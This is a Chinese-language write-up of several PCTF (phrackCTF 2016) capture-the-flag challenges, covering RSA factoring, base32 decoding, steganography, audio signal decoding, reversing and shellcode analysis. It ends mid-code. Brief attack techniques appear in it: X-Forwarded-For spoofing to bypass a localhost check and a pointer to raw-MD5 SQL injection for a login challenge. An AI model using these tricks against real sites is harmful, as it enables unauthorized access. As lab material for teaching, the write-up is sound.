
pctf writeup

firesun

base64

其实是 base32，解开后是 hex



```
>>> base64.b32decode("GUYDIMZVGQ2DMN3CGRQTONJXGM3TINLGG42DGMZXGM3TINLGGY4DGNBXGYZTGNLGGY3DGNBWMU3WI===").decode("hex")
'PCTF{Just_t3st_h4v3_f4n}'
>>>
```

关于 USS Lab

主办方实验室的缩写

veryeasy

记事本打开就能看到，其实用 strings 更快

段子


编码而已，查查编码就出来了

手贱

33 位，多了一位，写个 python 生成 33 种可能，丢个 cmd5 批量检测，能发现就只能解出一个，就是答案

美丽的实验室 logo

stegsolve 打开，第二个 frame 里就是答案



PCTF{You_are_R3ally_Car3ful}

veryeasyRSA

有 p，q，e 求个 d 太容易了

给个取巧的方法，python 下 gmpy2.invert(e, (p-1)*(q-1))

神秘的文件

binwalk 文件能发现是一个磁盘文件，直接 mount 到一个文件夹就能看到一堆文件，写个 shell 按顺序 cat 出来，连起来就是 flag

公倍数


等差数列求和啊，3 的倍数+5 的倍数-15 的倍数

Easy Crackme

ida 打开，把里面的代码复制出来，小修改就能用了，改改直接输出 flag

Secret

在 http header 里，我当年就是这么出签到题的


Response Headers view source

```
Connection: Keep-Alive
Content-Length: 26
Content-Type: text/html; charset=UTF-8
Date: Tue, 03 May 2016 02:38:00 GMT
Keep-Alive: timeout=5, max=98
Secret: Welcome_to_phrackCTF_2016
Server: Apache/2.4.12 (Unix) OpenSSL/1.
X-Powered-By: PHP/5.6.8
```

爱吃培根的出题人

培根密码，小写 a 大写 b，查一下变换表就行了

Easy RSA

rsa 的套路都是一样的，关键是分解 N，这题 N 这么小，自己写个脚本都分解的出来
正常解密就行了

ROPGadget

直接用 pwntools 就好了，pwntools 有个命令 asm

取证

google 一下就出来了，第一个搜出来是 windows 下的工具。。。得找 linux 下的

熟悉的声音


声音那就是摩斯了，解一下发现是无意义的字符串，那就古典密码跑一下好了，凯撒密码解密，发现一个有意义，就是答案了

```
print "XYYY YXXX XYXX XXY XYY X XYY YX YYXX".replace("X",".").replace("Y","-")
```

解出 JBLUWEWNZ
然后暴力凯撒密码，观察输出即可

```
for p in range(26):
    rs=""
    for i in 'JBLUWEWNZ':
        rs=rs+chr((ord(i)-0x40-1+p)%26+0x40+1)
    print rs
```

Baby's Crack



```
LODWORD(v6) = fopen(*(_QWORD *)&argc, argv, "rb+", v19[1]);
v16 = v6;
if ( v6 )
{
  LODWORD(v7) = fopen(*(_QWORD *)&argc, argv, "wb+", "tmp");
  v15 = v7;
  while ( feof(*(_QWORD *)&argc, argv, v8, v16) == 0 )
  {
    v17 = fgetc(*(_QWORD *)&argc, argv, v9, v16);
    if ( v17 != -1 && v17 )
    {
      if ( v17 > 0x2F && v17 <= 0x60 )
      {
        v17 += 53;
      }
      else if ( v17 <= '.' )
      {
        v17 += v17 % 11;
      }
      else
      {
        v17 -= v17 % 61;
      }
      fputc(*(_QWORD *)&argc, argv, v15, (unsigned int)v17);
    }
```

写个 python 解就好了

```
file_r = open("flag.enc", 'rb')
data = file_r.read()
file_r.close()

result = ""
def get_change(value):
    val = ord(value)
    if val > 0x2f and val <= 0x60:
        val += 53
    elif val <= ord('.'):
        val += val % 11
    else:
        val -= val % 61

    return chr(val)

import string
```


```
result = ""
for item in data:
    for i in string.printable:
        if get_change(i) == item:
            result += i

print data
print result.decode("hex")
```

Help!!

这题我出过，只不过分两题出的，第一步是 zip 伪加密，其实就没密码，第二步是 docx 其实是个 zip，解压能找到一个图片就是 flag

Shellcode

整个字符串就是 shellcode，自己写个 c 程序，放到 char 数组中，附一个函数指针跑起来，虽然程序会挂，不过可以用 gdb 调试，能发现挂之前 push 多个值，那些值就是 flag



```
 112:   89 e3                   mov     ebx,esp
 114:   68 7d 58 20 20          push    0x2020587d
 119:   68 6e 6e 33 72          push    0x72336e6e
 11e:   68 64 5f 70 77          push    0x77705f64
 123:   68 5f 67 6f 6f          push    0x6f6f675f
 128:   68 69 6e 5f 34          push    0x345f6e69
 12d:   68 7b 42 65 67          push    0x6765427b
 132:   68 50 43 54 46          push    0x46544350
>>> a = 0x2020587d
>>> b = 0x72336e6e
>>> c = 0x77705f64
>>> d = 0x6f6f675f
>>> e = 0x345f6e69
>>> f = 0x6765427b
>>> g = 0x46544350
>>> l32(g)+l32(f)+l32(e)+l32(d)+l32(c)+l32(b)+l32(a)
'PCTF{Begin_4_good_pwnn3r}X  '
```

PORT51

代码又丢了，其实很简单，自己写一个 socket 去 get 网页就行，在 connect 前其实可以先 bind 端口，这样就能用指定端口去连接网页，需要注意两点就是 51 端口需要管理员权限，所处环境不能有 nat，比如别在虚拟机里搞，一过路由器源端口又变了

LOCALHOST

XFF 欺骗，带着 xff 的 httpheader 访问就行，xff 为 127.0.0.1 即可

Login

这题在 header 里有个提示，md5 开了 raw 输出，那就好办多了，这个网址直接讲了怎么做

http://cvk.posthaven.com/sql-injection-with-raw-md5-hashes

Medium RSA

首先要从 pem 提取 N 和 e，我竟然找不到工具，自己写了一个 c 程序来提，系统需要有 openssl

```
const char *pubkey = "-----BEGIN PUBLIC KEY-----
\nMDowDQYJKoZIhvcNAQEBBQADKQAwJgIhAMJjauXD2OQ/+5erCQKPGqxsC/bN
PXDr\nyigb/+l/vjDdAgEC\n-----END PUBLIC KEY-----";
bio = BIO_new(BIO_s_mem());
BIO_puts(bio, pubkey);
rsa = PEM_read_bio_RSA_PUBKEY(bio, &rsa, NULL, NULL);
if (rsa == NULL) {
    printf("error");
    return -1;
}
RSA_print_fp(stdout, rsa, 0);
printf("%s\n", BN_bn2hex(rsa->n));
printf("%s\n", BN_bn2hex(rsa->e));
BIO_free(bio);
RSA_free(rsa);
```

pubkey 换成这题的就好了，代码里的是 hard 那题的

提出来的是 16 进制，自己转换一下

N=87924348264132406875276140514499937145050893665602592992418171647042491658461

e=65537

继续常规路线，分解 N

直接上工具 yafu "factor(n)"，不用 yafu 能分解到死

p=275127860351348928173285174381581152299

q=319576316814478949870590164193048041239

继续用上面说的求逆法求出

d=10866948760844599168252082612378495977388271279679231539839049698621994994673


正常解密就行，把文件读进来

infile = file("E:\\flag.enc","rb")

print infile.read(65535).encode("hex")

然后 pow(c,d,n)

解出来的十六进制发现是奇数位，前面需要补一个 0 凑成偶数，解出来




```
��  �&  [�PCTF{256b_i5_m3dium}
```

（乱码其实是填充）

其实这题我们用了 N，d，可以用 rsatools 直接生成私钥 pem，那就可以直接用 openssl 去解密文件了（我一开始就是这么做的，不过后面为了 hard rsa 这题手解了一遍）

BrokenPic


先打开



```
brokenpic.bmp | data
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000  D5 5F 7A B0 79 37 BA 26  B2 24 68 32 8A 68 C1 F2  Õ_z°y7º&²$h2ŠhÁò
00000010  D5 5F 7A B0 79 37 BA 26  B2 24 68 32 8A 68 C1 F2  Õ_z°y7º&²$h2ŠhÁò
00000020  D5 5F 7A B0 79 37 BA 26  B2 24 68 32 8A 68 C1 F2  Õ_z°y7º&²$h2ŠhÁò
00000030  D5 5F 7A B0 79 37 BA 26  B2 24 68 32 8A 68 C1 F2  Õ_z°y7º&²$h2ŠhÁò
00000040  D5 5F 7A B0 79 37 BA 26  B2 24 68 32 8A 68 C1 F2  Õ_z°y7º&²$h2ŠhÁò
00000050  D5 5F 7A B0 79 37 BA 26  B2 24 68 32 8A 68 C1 F2  Õ_z°y7º&²$h2ŠhÁò
00000060  D5 5F 7A B0 79 37 BA 26  B2 24 68 32 8A 68 C1 F2  Õ_z°y7º&²$h2ŠhÁò
00000070  D5 5F 7A B0 79 37 BA 26  B2 24 68 32 8A 68 C1 F2  Õ_z°y7º&²$h2ŠhÁò
00000080  D5 5F 7A B0 79 37 BA 26  B2 24 68 32 8A 68 C1 F2  Õ_z°y7º&²$h2ŠhÁò
00000090  D5 5F 7A B0 79 37 BA 26  B2 24 68 32 8A 68 C1 F2  Õ_z°y7º&²$h2ŠhÁò
000000A0  D5 5F 7A B0 79 37 BA 26  B2 24 68 32 8A 68 C1 F2  Õ_z°y7º&²$h2ŠhÁò
000000B0  D5 5F 7A B0 79 37 BA 26  B2 24 68 32 8A 68 C1 F2  Õ_z°y7º&²$h2ŠhÁò
000000C0  D5 5F 7A B0 79 37 BA 26  B2 24 68 32 8A 68 C1 F2  Õ_z°y7º&²$h2ŠhÁò
000000D0  D5 5F 7A B0 79 37 BA 26  B2 24 68 32 8A 68 C1 F2  Õ_z°y7º&²$h2ŠhÁò
000000E0  D5 5F 7A B0 79 37 BA 26  B2 24 68 32 8A 68 C1 F2  Õ_z°y7º&²$h2ŠhÁò
```

这么整齐，不是异或就是 ebc 加密，我是当异或做了，每一行都异或上 D5 5F 7A.......

解出来一个文件，又是头被抹 0 了，修复 bmp 头，暴力宽度，得出宽度是 1366




扫二维码，没扫出来，我还写了一个脚本来修复二维码，把二维码保存为 370*370 的 ewm.bmp

```
import Image
im = Image.open("ewm.bmp")

im.getpixel((0,30))
def mean(im,x1,y1):
    sum=0
    for i in range(x1,x1+10):
        for j in range(y1,y1+10):
            sum=sum+im.getpixel((i,j))
    if sum>50:
        for i in range(x1,x1+10):
            for j in range(y1,y1+10):
                im.putpixel((i,j),0)
    else:
        for i in range(x1,x1+10):
            for j in range(y1,y1+10):
                im.putpixel((i,j),1)
for i in range(0,37):
    for j in range(0,37):
        mean(im,i*10,j*10)
im.save('test.bmp')
```

不过没有什么卵用，还是扫不出来，对比一下确实有写地方有偏差，还是懒，换一个做法


Stegsolve 打开，手机对着二维码，一个一个模式过，Gray bits 下扫出来的



PCTF{AES_i5_W3ak_foR_im4ge}

上帝之音

首先呢，上 audacity 看波形




频域看不出啥，时域看上去像 01 信号，用 python 算均值提取好了

```
import wave
import numpy as np
```

```
f = wave.open(r"e:\\downloads\\godwave.wav", "rb")
def mean(a):
    sum=0
    for i in a:
        sum+=abs(i)
    return sum/len(a)

params = f.getparams()
nchannels, sampwidth, framerate, nframes = params[:4]
str_data = f.readframes(nframes)
f.close()
wave_data = np.fromstring(str_data, dtype=np.short)
data=""
print wave_data[:64]
for i in range(nframes/64):
    if mean(wave_data[0+i*64:64+i*64])>5000:
        data=data+"1"
    else:
        data=data+"0"
print data
```

很明显提出来的不知道是什么鬼，再观察下波形，发现没有长 0 和长 1，那应该是曼彻斯特编码



这样的编码能保证双方的时序不会乱，把 data 小变换一下


```
code=""
tmp=""
for i in data:
    if tmp=="":
        tmp=i
    else:
        tmp=tmp+i
        if tmp=="10":
            code=code+"1"
        elif tmp=="01":
            code=code+"0"
        else:
            print "error"
        tmp=""
print code
```

输出没 error，应该就是这个编码，把二进制写到文件，发现是一个二维码 png

PCTF{Good_Signal_Analyzer}

FindKey

记事本打开，发现是一个 pyc，用 uncompyle2 反编译



```
209,
32,
2,
181,
200,
171,
60,
108]
flag = raw_input('Input your Key:').strip()
if len(flag) != 17:
    print 'Wrong Key!!'
    sys.exit(1)
flag = flag[::-1]
for i in range(0, len(flag)):
    if ord(flag[i]) + pwda[i] & 255 != lookup[i + pwdb[i]]:
        print 'Wrong Key!!'
        sys.exit(1)
```

自己写一个逆运算就出来

Confused ARM


先根据 hex 文件的格式，生成 bin 文件，用 ida 打开，主逻辑代码如下：

```
sub_80007F0(v1);
sub_8000A50(115200);
sub_8000AA8(1073821696, 64);
sub_8000560(&dword_2000000C, dword_2000026C);
while ( 1 )
{
  if ( byte_20000000 )
  {
    sub_8000BA4(
      "Key is :0x%08x,0x%08x,0x%08x,0x%08x\r\n",
      dword_2000000C,
      dword_20000010,
      dword_20000014,
